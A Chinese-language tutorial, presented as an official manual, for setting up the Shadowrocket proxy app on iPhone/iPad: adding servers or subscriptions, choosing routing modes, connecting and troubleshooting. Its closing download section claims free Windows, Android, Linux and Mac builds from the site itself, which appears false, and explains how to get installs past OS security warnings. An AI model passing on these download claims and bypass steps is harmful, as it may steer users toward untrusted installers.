[Setup]
Shadowrocket 使用教程
从已有订阅或服务器信息开始,依次完成添加、模式选择、连接与验证。本篇官方手册以 iPhone / iPad 界面为例,先建立一条可验证的连接,再处理规则细节。
[Preparation]
先确认资料类型与当前网络
本教程按一次初次配置的顺序展开:先让服务器列表中出现可选择的条目,再决定哪些请求经过代理,最后建立连接并核对结果。如果已经导入了服务器,可以直接进入 Global Routing 步骤;如果曾经修改过多项设置,先记下当前选择,避免排查时不知道哪些参数被改动。
先区分手中资料属于哪一类。订阅链接通常用于获取并更新一组服务器信息;单条分享链接通常只描述一个服务器;手动参数则需要逐项填写协议、地址、端口与认证信息。不要把订阅页面的登录地址当成订阅链接,也不要把一条分享链接当成可持续更新的订阅。拿不准时,先向你的服务商确认资料用途。
在尚未连接时,确认设备能正常使用当前 Wi-Fi 或蜂窝网络。需要登录的 Wi-Fi 应先完成网络认证。教程中的域名与规则只用于解释语法,不是可用线路;请使用自己的真实资料操作,但不要把含认证信息的链接贴到公开页面或截图中。
下方四张图片均为官方 App Store 截图,用来定位 Add Server、Config、Home 与 Settings。不同系统或显示设置可能使文字位置略有变化,应以界面词和字段用途为准,不要依照截图中的服务器条目填写。涉及完整规则语法时可转到规则参考,本篇只保留完成首次连接所需的判断。
[Add Server]
01 添加服务器或导入订阅
订阅导入与手动填写是两条路径,按已有资料选其中一条即可,不必重复添加。
使用订阅链接:选择 Subscribe
进入 Home,点击添加入口打开 Add Server,再在 Type 中选择 Subscribe。把从你的服务商处获取的订阅链接完整粘贴到 URL 字段,填写便于自己识别的备注,然后保存。粘贴前后检查是否带有空格、换行或聊天软件附加的说明文字;链接中的查询参数也属于地址的一部分,不要凭感觉删去。
保存后等待订阅载入,返回 Home 查看 SERVER 区域是否出现服务器条目。出现名称表示资料已经读入,不代表每个服务器都能连接。点击需要使用的条目,使它成为当前选择;仅把订阅加入列表而没有选中服务器,不能替代后续的连接步骤。如果导入后列表为空,先检查订阅是否返回有效内容,不要立刻去修改 Config 规则。
后续需要刷新订阅时,在对应订阅条目的操作菜单中执行更新,并等待结果返回。更新会重新读取远端提供的服务器信息,条目名称或参数可能改变,因此更新后应再次确认当前选择。订阅链接常包含访问凭据,分享排错截图时应遮住完整链接及认证参数,而不只是遮住备注。
使用单条资料:核对 Type 与认证字段

如果已有一台服务器的参数,在 Add Server 的 Type 中选择对应协议,然后填写 Host 与 Port。Host 是服务器地址,不应把端口、网页路径或整条订阅链接一起填入;Port 按服务商给出的数字填写。Password、Method 以及协议对应的其他字段必须与服务器端一致。截图展示的是具体协议下的字段,切换 Type 后可见项目会不同,不需要强行补出截图中的每一项。
使用 Trojan 等涉及 TLS 的协议时,还应核对服务商提供的 SNI 与 TLS 相关设置;不要为了绕过错误而随意降低证书验证要求。已有二维码时可使用 Scan QR Code 导入,已有单条分享链接时使用对应导入入口。Import from Cloud JSON 只用于相应格式的资料,不是所有链接都能放入的通用入口。保存后返回 Home,选中刚添加的条目,再继续下一步。
手动输入最常见的偏差是 Type 选错、Port 少一位或复制了多余字符。应对照原始资料逐项检查,而不是连续尝试不同协议。有关分享链接、Subscribe 与 Config 的区别,见术语手册。
[Global Routing]
02 选择 Global Routing 姿态
服务器决定代理连接使用哪个远端,Global Routing 决定请求如何分配;两者不是同一项设置。
完成添加并选中服务器后,回到 Home,点击 Global Routing。三种基本姿态分别是配置(Config)、代理(Proxy)、直连(Direct)。不要因为名字中都有 Config,就把 Home 中的模式选择与底部 Config 配置文件管理当成同一个页面:前者决定是否按规则处理,后者用于选择和编辑具体配置。
配置(Config):按当前配置分流

日常需要规则分流时选择配置(Config)。随后进入 Config,确认已选中准备使用的配置文件,再检查其中的 Rule 部分。规则按排列顺序匹配,命中后使用相应策略;PROXY 表示按代理策略处理,DIRECT 表示直接连接,REJECT 表示拒绝。配置中引用策略组时,还要检查组内实际选择,不能仅凭服务器列表已有条目就认定规则一定会使用它。
下面是“指定域名及其子域名经过代理,其余直接连接”的最小语法示例。它只解释规则关系,不要求初次使用就覆盖现有配置。example.com 是演示域名,实际使用时应替换成明确需要处理的目标;编辑前保留原配置副本,避免订阅已成功导入,却因覆盖规则造成新的问题。
[Rule]
DOMAIN-SUFFIX,example.com,PROXY
FINAL,DIRECT
第一条匹配 example.com 及其子域名,FINAL 负责前面未命中的请求。若把 FINAL 放在具体域名规则之前,后面的预期就无法按原意实现。截图中的 General、Rule、Hosts、URL Rewrite 等分段各有用途,初次验证连接不需要同时修改它们;需要逐条编写时,再阅读Rule 规则参考。
代理(Proxy)与直连(Direct):用于区分问题
代理(Proxy)适合在排查时暂时检查所选服务器的代理路径,减少规则分流带来的变量,但不应把它理解为任意网络条件下所有系统流量都必然经过同一条路径。直连(Direct)让请求不经代理服务器转发,可用于观察当前网络直接访问目标的情况;它不是服务器连接成功的证明。
首次测试可以先用代理(Proxy)确认代理访问,再切回配置(Config)验证规则。切换后要重新发起请求,必要时关闭并重新打开测试页面,避免沿用旧连接。确定好模式和 Config 后,下一步才是打开 Home 顶部开关。
[Home]
03 打开开关并完成系统授权
先检查当前服务器与 Global Routing,再建立系统连接,避免开关打开后仍在猜测使用哪份配置。

返回 Home,在 SERVER 区域确认当前选中的是刚导入或填写的服务器,并核对 Global Routing 的值。顶部显示 Not Connected 时,表示尚未建立当前连接。打开顶部开关;第一次使用通常会出现系统添加 VPN 配置的提示,按提示允许,并在设备本机完成密码或生物识别验证。不要把设备解锁密码填入 Add Server 的 Password 字段,两者用途不同。
完成授权后回到 Shadowrocket,等待 Home 状态变化。系统 VPN 配置用于让设备把相关网络请求交给客户端处理,它不等于远端服务器已经可达。即使开关保持打开,也仍需下一步访问验证;反过来,如果系统授权被取消,客户端可能无法保持连接,应先解决授权而不是反复刷新订阅。
如果开关刚打开就回落,检查系统是否还有其他正在使用的 VPN 连接,是否受到设备管理策略限制,以及 Shadowrocket 的 VPN 配置是否被禁用。排查时先停止相互冲突的连接,再重新操作;由组织管理的设备应遵循管理要求,不要尝试绕过限制。若弹出具体错误,请记录原文和触发步骤,之后按错误所在环节处理。
正常断开时也从 Home 关闭顶部开关。若后来出现自动重新连接的现象,再检查 Settings 中的 On Demand 及其触发条件,而不是直接删除服务器。此时先保持一次手动连接,完成下面的验证,再决定是否启用自动连接。
[Connectivity Test]
04 分三层验证是否生效
分别确认系统连接、目标可达和规则命中。单次测试数值不能替代完整判断。
第一层:连接是否保持
回到 Home,确认连接开关仍然打开、当前服务器没有选错,且界面没有持续返回错误。刚完成授权后,应留出连接建立的时间,再执行 Connectivity Test。测试结果反映所选测试方法下的情况;某种探测失败可能与服务器对探测方式的响应有关,不能只看一次结果就认定账号或订阅不可用。
第二层:预期目标是否可以访问
打开浏览器,访问自己明确需要经过代理的目标,并刷新一个实际页面。不要只观察浏览器已经缓存的内容,也不要只凭设备出现 VPN 标识下结论。如果网页失败但 Connectivity Test 有结果,应继续区分域名解析、TLS、目标站点和具体连接的问题;如果所有目标都失败,则优先回查服务器参数与当前网络,而不是马上添加更多规则。
还可以在 Wi-Fi 与蜂窝网络之间切换后重新连接,比较是否只有某一种网络失败。测试时记录网络类型、Global Routing、选中服务器与目标域名即可,不需要记录或公开认证凭据。网络切换后如果旧连接没有释放,先关闭开关再打开,然后重新访问。
第三层:Config 是否按预期分流
使用配置(Config)时,再选一个预期 DIRECT 的目标作对照。若当前版本提供请求记录,查看目标域名命中的规则和最终策略,确认需要代理的请求确实落到 PROXY,而不是只看到页面打开就判断成功。一个目标在直连网络下本来就能打开,因此“能打开”本身并不能证明它使用了代理。
若代理(Proxy)可用而配置(Config)失败,先检查当前选中的配置、域名规则的排列与 FINAL 策略。若两种模式都失败,更应检查服务器信息和网络。完成验证后,把 Global Routing 留在自己实际需要的姿态,并保留一条已验证的操作记录,后续更新订阅或修改规则时便有可比较的基准。
[Settings]
05 按失败位置排查
先找出流程停在哪一步,再查看 Settings;不需要为了首次连接修改所有高级选项。
导入失败:检查链接与资料格式
订阅无法更新或列表为空时,先确认使用的是订阅地址,而不是服务商的管理页面。检查复制内容是否完整、订阅是否仍有效,以及当前网络能否取得订阅内容。有些更新请求本身依赖特定网络条件,应向你的服务商确认,不要把订阅更新失败与服务器连接失败混为一谈。服务器已显示但无法使用时,再转向参数与连接检查。
连接失败:检查服务器与测试方法

对照原始资料核查 Type、Host、Port、Password 及协议要求的字段。对于 TLS 相关错误,检查设备时间和服务器要求的名称是否一致,不要直接把验证选项改成宽松设置。打开 Settings 查看 Test Method,理解 Connectivity Test 当前采用什么方式;不同方法的结果不能直接当作同一指标比较,更不能把单次响应时间当成稳定性保证。
如果某个服务器失败而同一订阅中的其他服务器可用,应记录失败条目的名称及错误,再向你的服务商核实该服务器状态。如果所有服务器只在同一网络失败,则优先检查该网络的认证、连接条件与解析情况。不要因一次测试失败就删除全部条目,删除会丢失可用于对照的现场。
连接存在但分流不对:回到 Global Routing
检查是否误留在直连(Direct),是否使用了另一份 Config,以及更早出现的规则是否先匹配到目标。需要检查规则时只保留明确的测试目标,从具体域名规则向 FINAL 逐项查看。DNS、URL Rewrite、HTTPS Decryption 等内容有各自的适用条件,首次连接失败时不应一并打开;更深入的语法与优先级说明见规则参考。
自动连接与诊断:最后再调整
On Demand 用于按条件触发连接,不负责补全错误的服务器参数。应先确认手动连接正常,再进入 Settings 检查 On Demand 的条件和预期行为。如果手动断开后又自动连接,先核对这里的设置。Settings 中 Proxy、TCP、UDP 等项目属于更细的网络选项,未明确问题原因前先保留现有设置,避免引入额外变量。
需要进一步定位时,可使用 Diagnostics 中与问题相关的工具,并保留错误发生时的网络类型、目标和操作顺序。诊断记录可能包含域名、服务器地址或认证相关信息,分享前先检查并遮盖敏感内容。完成排查后,恢复临时改动的模式与测试设置,再重复一次“连接—访问—规则核对”,形成闭环。更多常见情形见常见问题,不熟悉的字段可在术语手册查阅。
[Download]
其他设备的获取与安装说明
上面的操作以 iPhone / iPad 为例。iPhone / iPad 版在 App Store $2.99 一次性付费;Mac(Apple 芯片与 Intel)、Windows、安卓、Linux 版免费。其他设备先通过下载指南选择对应安装包,安装包由本站 /dl/ 提供;界面位置与系统授权流程应按设备实际提示操作。
当前版本 读取中 · iPhone / iPad $2.99 一次性;Mac、Windows、安卓、Linux 版免费。
首次安装遇到系统提示时,先确认文件来自本站:Mac 可在“隐私与安全性”中查看“仍要打开”;Windows SmartScreen 可查看“更多信息”后的运行选项;安卓需为实际下载所用的浏览器开启“允许安装未知应用”,安装后可收回权限。Linux 按包格式处理执行权限或依赖。具体步骤及其他提示的处理集中在安装放行说明,不要对来源不明的文件执行放行操作。